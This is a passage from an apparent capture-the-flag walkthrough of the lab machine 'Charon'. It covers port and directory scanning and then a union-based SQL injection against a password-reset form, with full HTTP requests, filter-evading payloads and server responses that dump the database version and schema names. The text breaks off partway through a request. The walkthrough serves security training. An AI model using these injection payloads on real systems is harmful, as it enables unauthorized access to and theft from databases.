Charon

Synopsis


Charon does not require any advanced techniques, however there are many subtle tricks needed at almost every step of exploitation

Skills

- Knowledge of linux
- Understanding of SQL injection attacks
- Bypassing filtering to execute SQL injection
- Exploitng PHP image uploads
- Exploiting SUID files
- Shell command injection

Exploitation

As always we start with the nmap to check what services/ports are open




```
└─# nmap -A 10.10.10.31
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-14 19:48 EDT
Nmap scan report for 10.10.10.31
Host is up (0.070s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09c7fba24b531a7af3305eb86eec83ee (RSA)
|   256 97e0ba9617d4a1bb3224f4e515b48aec (ECDSA)
|_  256 e89e0b1ce72db6c968467cb332eae9ef (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Frozen Yogurt Shop
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 3.X|4.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
Aggressive OS guesses: Linux 3.11 - 4.1 (91%), Linux 3.2.0 (90%), Linux 3.16 (89%), Linux 4.4 (89%), Linux 3.13 (88%), Linux 3.10 - 4.11 (85%), Linux 3.12 (8
5%), Linux 3.13 or 4.2 (85%), Linux 3.16 - 4.6 (85%), Linux 3.18 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


We can see only two ports open 22/SSH and 80/HTTP

Let’s then start from web cuz it has much broader attack surface


After opening the browser we can see the following page



A quick reconnaissance shows it's supercms




Let's launch dirb to find hidden directories



```
GENERATED WORDS: 4682

---- Scanning URL: http://10.10.10.31/ ----
==> DIRECTORY: http://10.10.10.31/cmsdata/
```

After a while we discovered /cmsdata directory

But when trying to access it, we got 403 Forbidden




Forbidden

You don't have permission to access /cmsdata/ on this server.


Apache/2.4.18 (Ubuntu) Server at 10.10.10.31 Port 80

In that case, let's continue url brute forcing on the /cmsdata directory




```
GENERATED WORDS: 4682

---- Scanning URL: http://10.10.10.31/cmsdata/ ----
+ http://10.10.10.31/cmsdata/forgot.php (CODE:200|SIZE:6322)
+ http://10.10.10.31/cmsdata/login.php (CODE:200|SIZE:6426)
+ http://10.10.10.31/cmsdata/menu.php (CODE:302|SIZE:0)
+ http://10.10.10.31/cmsdata/upload.php (CODE:302|SIZE:0)
```

And we got a few PHP files



The forgot password page allows use to type email address on which the link will be sent; functionality like that makes a perfect opportunity to perform injection attacks


When we type just the email address, we get the following error message “User not found with that email”



```
POST /cmsdata/forgot.php HTTP/1.1
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://10.10.10.31
Connection: close
Referer: http://10.10.10.31/cmsdata/forgot.php
Upgrade-Insecure-Requests: 1

email=simon%40gmail.com
```

```
      </style>


      <script src="js/prefixfree.min.js">
      </script>


    </head>

    <body>

      <div class="login">
        &nbsp;
        <h1>
          Retrieve password
        </h1>
        <br>
        <form method="post" action="forgot.php">
          <input type="text" name="email" placeholder="email" required="required"
          />
          <button type="submit" class="btn btn-primary btn-block btn-large">
            Send
          </button>
        </form>
        <br>
      </div>


      <h2>
         User not found with that email!
      </body>
    </html>
```

Let’s check if the application is vulnerable to SQL injection by adding single quotation (‘) to the email address; after doing this we are provided with a different error message “Error in database”




```
POST /cmsdata/forgot.php HTTP/1.1
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://10.10.10.31
Connection: close
Referer: http://10.10.10.31/cmsdata/forgot.php
Upgrade-Insecure-Requests: 1

email=simon%40gmail.com%27
```

```
      </style>


      <script src="js/prefixfree.min.js">
      </script>


    </head>

    <body>

      <div class="login">
        &nbsp;
        <h1>
          Retrieve password
        </h1>
        <br>
        <form method="post" action="forgot.php">
          <input type="text" name="email" placeholder="email" required="required"
          />
          <button type="submit" class="btn btn-primary btn-block btn-large">
            Send
          </button>
        </form>
        <br>
      </div>


      <h2>
         Error in Database!
      </body>
    </html>
```

This indicates that the application is vulnerable to the SQL injection, indeed

So now we need to establish a number of columns

We can do this by adding null to our union statement until we get a different error message




```
POST /cmsdata/forgot.php HTTP/1.1
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://10.10.10.31
Connection: close
Referer: http://10.10.10.31/cmsdata/forgot.php
Upgrade-Insecure-Requests: 1

email=simon%40gmail.com'+unION+selECT+null,null,null,null--+-
```

```
      </style>


      <script src="js/prefixfree.min.js">
      </script>


    </head>

    <body>

      <div class="login">
        &nbsp;
        <h1>
          Retrieve password
        </h1>
        <br>
        <form method="post" action="forgot.php">
          <input type="text" name="email" placeholder="email" required="required"
          />
          <button type="submit" class="btn btn-primary btn-block btn-large">
            Send
          </button>
        </form>
        <br>
      </div>


      <h2>
         Incorrect format
      </body>
    </html>

```

After a while we determined that we have 4 columns

So now we have to extract information from the database


All attempts to extract them directly proved to be in vain but after a while we managed to succeed by using concat statement



```
POST /cmsdata/forgot.php HTTP/1.1
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 96
Origin: http://10.10.10.31
Connection: close
Referer: http://10.10.10.31/cmsdata/forgot.php
Upgrade-Insecure-Requests: 1

email=
simon%40gmail.com'+unION+selECT+null,null,null,concat('simon@gmail.com',':',@@versi
on)--+-
```


```
  </style>


  <script src="js/prefixfree.min.js">
  </script>


</head>

<body>

  <div class="login">
    &nbsp;
    <h1>
      Retrieve password
    </h1>
    <br>
    <form method="post" action="forgot.php">
      <input type="text" name="email" placeholder="email" required="required"
      />
      <button type="submit" class="btn btn-primary btn-block btn-large">
        Send
      </button>
    </form>
    <br>
  </div>


  <h2>
     Email sent to: simon@gmail.com:5.7.18-0ubuntu0.16.04.1=>
  </body>
</html>
```

First we extracted a version of the database, next we enumerated the available databases, tables, columns



```
POST /cmsdata/forgot.php HTTP/1.1
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Origin: http://10.10.10.31
Connection: close
Referer: http://10.10.10.31/cmsdata/forgot.php
Upgrade-Insecure-Requests: 1

email=
simon%40gmail.com'+unION+selECT+null,null,null,concat('simon@gmail.com',':',group_c
oncat(schema_name))+from+information_schema.schemata--+-
```


```
  </style>


  <script src="js/prefixfree.min.js">
  </script>


</head>

<body>

  <div class="login">
    &nbsp;
    <h1>
      Retrieve password
    </h1>
    <br>
    <form method="post" action="forgot.php">
      <input type="text" name="email" placeholder="email" required="required"
      />
      <button type="submit" class="btn btn-primary btn-block btn-large">
        Send
      </button>
    </form>
    <br>
  </div>


  <h2>
     Email sent to: simon@gmail.com:information_schema,supercms=>
  </body>
</html>
```



```
POST /cmsdata/forgot.php HTTP/1.1
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 194
Origin: http://10.10.10.31
Connection: close
